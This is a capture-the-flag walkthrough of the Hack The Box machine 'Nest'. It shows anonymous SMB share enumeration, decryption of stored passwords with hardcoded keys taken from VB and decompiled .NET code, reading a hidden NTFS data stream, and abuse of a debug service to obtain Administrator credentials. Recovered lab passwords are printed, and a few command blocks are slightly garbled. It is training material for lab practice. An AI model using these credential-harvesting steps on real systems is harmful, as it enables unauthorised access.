

Hackthebox Nest writeup

1 month ago on [Hackthebox](#), [active](#)



information

- name : Nest
- Points : 20
- OS : Windows
- Difficulty : Easy
- Out-On : 25 jan 2020

Summary

- Anonymous login in smb service using smbclient
- Got TempUser passowrd and login in as TempUser
- Descrypting the c.smith hash using the script got from RU_Scanner
- Got Debug-mode-password and using it on high port to read files
- Decompiling the exe binary using Dotpeek and getting the code to decrypt the hash
- Root.txt

Nmap

```
#nmap -sV -T4 nest.htb -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 09:51 EST
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.64% done; ETC: 10:01 (0:06:24 remaining)
Nmap scan report for nest.htb (10.10.10.178)
Host is up (0.33s latency)
Not shown: 65533 filtered ports
PORT 16 STATE SERVICE VERSION
445/tcp open  microsoft-ds?
4386/tcp open  to unknown
to the connection, I need to browse the http://localhost/privexchange and login as
```

Lets enumerate the port 445 using SMBCLIENT , I just list the all available share on the machine

```

1  └─[prashant@parrot]─[/home/prashant/Desktop/everything_is_here/hackthebox/machines/nest]
2  └─ $smbclient -L nest.htb
3  Enter WORKGROUP\root's password:
4
5      Sharename      Type      Comment
6      -----      -
7      ADMIN$         Disk      Remote Admin
8      C$             Disk      Default share
9      Data           Disk
10     IPC$           IPC       Remote IPC
11     Secure$        Disk
12     Users          Disk
13
SMB1 disabled -- no workgroup available

```

Lets try to access the share and to check if we are allowed to access any share without any username or password

```

1  └─[prashant@parrot]─[/home/prashant/Desktop/everything_is_here/hackthebox/machines/nest]
2  └─ $ smbclient //nest.htb/Data
3  Enter WORKGROUP\root's password:
4  Try "help" to get a list of possible commands.
5  smb: \> ls
6      .                D          0  Wed Aug  7 18:53:46 2019
7      ..               D          0  Wed Aug  7 18:53:46 2019
8      IT               D          0  Wed Aug  7 18:58:07 2019
9      Production       D          0  Mon Aug  5 17:53:38 2019
10     Reports           D          0  Mon Aug  5 17:53:44 2019
11     Shared            D          0  Wed Aug  7 15:07:51 2019
12
13      10485247 blocks of size 4096. 6449690 blocks available
14  smb: \>

```

Yes we can.....

After enumerating the Data share I got a File called Welcome email.txt

```

1  smb: \Shared\Templates\HR\> ls
2      .                D          0  Wed Aug  7 15:08:01 2019
3      ..               D          0  Wed Aug  7 15:08:01 2019
4      Welcome Email.txt A         425  Wed Aug  7 18:55:36 2019
5
6      10485247 blocks of size 4096. 6449690 blocks available

```

The file contains Creds of user Tempuser

```

1  We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>
2
3  You will find your home folder in the following location:
4  \\HTB-NEST\Users\<USERNAME>
5
6  If you have any issues accessing specific services or workstations, please inform the
7  IT department and use the credentials below until all systems have been set up for you.
8
9  Username: TempUser
10 Password: welcome2019
11
12
13 Thank you
14 HR

```

So we can now login as user TempUser using Smbclient

```
1 └─[x]─[prashant@parrot]─[/home/prashant/Desktop/everything_is_here/hackthebox/machines/nest]
2 └─ $smbclient //nest.htb/Data -U TempUser
3 Enter WORKGROUP\TempUser's password:
4 Try "help" to get a list of possible commands.
5 smb: \>
```

Spending some more time on the share i found a RU_config.xml in the RUscanner dir

```
1 smb: \IT\COnfigs\RU Scanner\> ls
2 .                                D            0  Wed Aug  7 16:01:13 2019
3 ..                              D            0  Wed Aug  7 16:01:13 2019
4 RU_config.xml                  A           270  Thu Aug  8 15:49:37 2019
5
6                               10485247 blocks of size 4096. 6449639 blocks available
```

The file contains User C.smith Hashed password

```
1 <?xml version="1.0"?>
2 <ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3 xmlns:xsd="http://www.w3.org/2001/XMLSchema">
4   <Port>389</Port>
5   <Username>c.smith</Username>
6   <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>
</ConfigFile>
```

So the hash need to be decrypt,and i didn't find any online way or any tool to decrypt it.

And i got one more file called config.xml of Notepad++

```
1 smb: \IT\COnfigs\NotepadPlusPlus\> ls
2 .                                D            0  Wed Aug  7 15:31:37 2019
3 ..                              D            0  Wed Aug  7 15:31:37 2019
4 config.xml                    A           6451  Wed Aug  7 19:01:25 2019
5 shortcuts.xml                 A           2108  Wed Aug  7 15:30:27 2019
6
7                               10485247 blocks of size 4096. 6449952 blocks available
```

The file shows us a temp.txt file that is in the DIR Carl in the share Secure\$ and lets see if we can access it

```
<File filename="//HTB-NEST\Secure$\IT\Carl\Temp.txt" />
```

After enumerating the Share **Secure\$** i got a Dir called VB Projects abd there was a file in it called Utils.vb and after reading the file i was sure that the Hash of the file RU_config.xml was encrypted using this methodology

```
1 Imports System.Text
2 Imports System.Security.Cryptography
3 Public Class Utils
4
5     Public Shared Function GetLogFilePath() As String
6         Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
7     End Function
8
9
10
11
12     Public Shared Function DecryptString(EncryptedString As String) As String
13         If String.IsNullOrEmpty(EncryptedString) Then
14             Return String.Empty
15         Else
16             Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
17         End If
18     End Function
19
```

```

20 Public Shared Function EncryptString(PlainString As String) As String
21     If String.IsNullOrEmpty(PainString) Then
22         Return String.Empty
23     Else
24         Return Encrypt(PainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
25     End If
26 End Function
27
28 Public Shared Function Encrypt(ByVal plainText As String, _
29     ByVal passPhrase As String, _
30     ByVal saltValue As String, _
31     ByVal passwordIterations As Integer, _
32     ByVal initVector As String, _
33     ByVal keySize As Integer) _
34     As String
35
36     Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(initVector)
37     Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(saltValue)
38     Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(plainText)
39     Dim password As New Rfc2898DeriveBytes(passPhrase, _
40         saltValueBytes, _
41         passwordIterations)
42     Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
43     Dim symmetricKey As New AesCryptoServiceProvider
44     symmetricKey.Mode = CipherMode.CBC
45     Dim encryptor As ICryptoTransform = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes)
46     Using memoryStream As New IO.MemoryStream()
47         Using cryptoStream As New CryptoStream(memoryStream, _
48             encryptor, _
49             CryptoStreamMode.Write)
50             cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
51             cryptoStream.FlushFinalBlock()
52             Dim cipherTextBytes As Byte() = memoryStream.ToArray()
53             memoryStream.Close()
54             cryptoStream.Close()
55             Return Convert.ToBase64String(cipherTextBytes)
56         End Using
57     End Using
58 End Function
59
60 Public Shared Function Decrypt(ByVal cipherText As String, _
61     ByVal passPhrase As String, _
62     ByVal saltValue As String, _
63     ByVal passwordIterations As Integer, _
64     ByVal initVector As String, _
65     ByVal keySize As Integer) _
66     As String
67
68     Dim initVectorBytes As Byte()
69     initVectorBytes = Encoding.ASCII.GetBytes(initVector)
70
71     Dim saltValueBytes As Byte()
72     saltValueBytes = Encoding.ASCII.GetBytes(saltValue)
73
74     Dim cipherTextBytes As Byte()
75     cipherTextBytes = Convert.FromBase64String(cipherText)
76
77     Dim password As New Rfc2898DeriveBytes(passPhrase, _
78         saltValueBytes, _
79         passwordIterations)
80
81     Dim keyBytes As Byte()
82     keyBytes = password.GetBytes(CInt(keySize / 8))
83
84     Dim symmetricKey As New AesCryptoServiceProvider
85     symmetricKey.Mode = CipherMode.CBC
86
87     Dim decryptor As ICryptoTransform

```

```

88         decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)
89
90         Dim memoryStream As IO.MemoryStream
91         memoryStream = New IO.MemoryStream(cipherTextBytes)
92
93         Dim cryptoStream As CryptoStream
94         cryptoStream = New CryptoStream(memoryStream, _
95                                         decryptor, _
96                                         CryptoStreamMode.Read)
97
98         Dim plainTextBytes As Byte()
99         ReDim plainTextBytes(cipherTextBytes.Length)
100
101         Dim decryptedByteCount As Integer
102         decryptedByteCount = cryptoStream.Read(plainTextBytes, _
103                                               0, _
104                                               plainTextBytes.Length)
105
106         memoryStream.Close()
107         cryptoStream.Close()
108
109         Dim plainText As String
110         plainText = Encoding.ASCII.GetString(plainTextBytes, _
111                                              0, _
112                                              decryptedByteCount)
113
114         Return plainText
115     End Function
116
117
118
119
120
121
122 End Class

```

I used an online compiler for this Visual Basics code it is – [dotnetfiddle compiler](#)

The Decrypt function is the function which is going to be used to decrypt the hash So we are just going to call the function is main and printing the result returned by the function The function will accept the following arguments

```
Decrypt("HASH", "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
```

And only declare the function `Decrypt` in the script

Here is the full Script to decrypt the hash – [Decrypt_hash.vb](#)

Now just run the script by choosing language to VB.NET and Project type to CONSOLE I just got the Password – `xRxRxPANCAK3SxRxRx`

user.txt

```

1  [prashant@parrot]~[/home/prashant]
2  └─ $smbclient //nest.htb/Users -U C.smith
3  Enter WORKGROUP\C.smith's password:
4  Try "help" to get a list of possible commands.
5  smb: \> cd C.Smith\
6  smb: \C.Smith\> ls
7
8      .                D                0   Sun Jan 26 02:21:44 2020
9      ..               D                0   Sun Jan 26 02:21:44 2020
10     HQK Reporting    D                0   Thu Aug  8 19:06:17 2019
11     user.txt         A               32   Thu Aug  8 19:05:24 2019
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```

Now After checking the HQK Reporting DIR I got a file called Debug Mode Password.txt and it seems to be empty

But after running `allinfo` command on the file we got all available info about the file

```
1 smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
2 altname: DEBUGM-1.TXT
3 create_time: Thu Aug 8 07:06:12 PM 2019 EDT
4 access_time: Thu Aug 8 07:06:12 PM 2019 EDT
5 write_time: Thu Aug 8 07:08:17 PM 2019 EDT
6 change_time: Thu Aug 8 07:08:17 PM 2019 EDT
7 attributes: A (20)
8 stream: [::$DATA], 0 bytes
9 stream: [:Password:$DATA], 15 bytes
```

Now just Reading the file using the `more` command

```
smb: \C.Smith\HQK Reporting\> more DEBUGM-1.TXT:Password:$DATA
```

And we got the Password – `WBQ201953D8w`

And i also find a .exe binary in the same dir and i downloaded it to my system

```
1 smb: \C.Smith\HQK Reporting\AD Integration Module\> ls
2 . D 0 Fri Aug 9 08:18:42 2019
3 .. D 0 Fri Aug 9 08:18:42 2019
4 HqkLdap.exe A 17408 Wed Aug 7 19:41:16 2019
5
6 10485247 blocks of size 4096. 6449666 blocks available
7 smb: \C.Smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
8 getting file \C.Smith\HQK Reporting\AD Integration Module\HqkLdap.exe of size 17408 as HqkLdap.exe (9.2
KiloBytes/sec) (average 9.2 KiloBytes/sec)
```

Now I just started digging the higher port 4286 and Connected to it using telnet and typing help i got the commands i can use on the service

```
1 └─[x]─[prashant@parrot]─[/home/prashant]
2 └─ $telnet nest.htb 4386
3 Trying 10.10.10.178...
4 Connected to nest.htb.
5 Escape character is '^]'.
6
7 HQK Reporting Service V1.2
8
9 >help
10
11 This service allows users to run queries against databases using the legacy HQK format
12
13 --- AVAILABLE COMMANDS ---
14
15 LIST
16 SETDIR <Directory_Name>
17 RUNQUERY <Query_ID>
18 DEBUG <Password>
19 HELP <Command>
```

And we can see a DEBUG command we can use along with the password that we got from the share Users

```
1 >debug WBQ201953D8w
2
3 Debug mode enabled. Use the HELP command to view additional commands that are now available
4 >help
5
6 This service allows users to run queries against databases using the legacy HQK format
7
8 --- AVAILABLE COMMANDS ---
9
10 LIST
11 SETDIR <Directory_Name>
12 RUNQUERY <Query_ID>
13 DEBUG <Password>
14 HELP <Command>
15 SERVICE
16 SESSION
17 SHOWQUERY <Query_ID>
```

Now we have some extra powers (we have some extra commands that we can run) and using **SHOWQUERY** we can read the files


```
1 [1] HqkLdap.exe
2 [2] Ldap.conf
3
4 Current Directory: ldap
5 >showquery 2
6
7 Domain=nest.local
8 Port=389
9 BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
10 User=Administrator
11 Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```

So here we got another hash and the user is Administrator.

And its time for the binary we got from share

i Decompiled the binary using the Dotpeek decompiler that is only available for Windows and i downloaded it from here – [Dotpeek Decompiler](#)

There is a CR module in the the Binary



This contains the Arguments that we have to pass in the same script from which we Decrypted the user hash because the hash that we found in LDAP.conf is encrypted using another method which we got in CR module(part) and the arguments that we will pass in the Decrypt_hash.vb and compile it


```
1 namespace HqkLdap
2 {
3     public class CR
4     {
5         private const string K = "667912";
6         private const string I = "1L1SA61493DRV53Z";
7         private const string SA = "1313Rf99";
8
9         public static string DS(string EncryptedString)
10        {
11            return string.IsNullOrEmpty(EncryptedString) ? string.Empty : CR.RD(EncryptedString, "667912",
12            "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
13        }
14    }
15 }
```

Now we got the password – `XtH4nkS4Pl4y1nGX`

Now we can access the `C$` share and get the flag


```
1 smb: \Users\Administrator\Desktop\> ls
2      .                DR            0   Sun Jan 26 02:20:50 2020
3      ..               DR            0   Sun Jan 26 02:20:50 2020
4      desktop.ini      AHS          282 Sat Jan 25 17:02:44 2020
5      root.txt         A             32  Mon Aug  5 18:27:26 2019
6
7
10485247 blocks of size 4096. 6449680 blocks available
```

Thanks for reading a single feedback will be appreciated !!!

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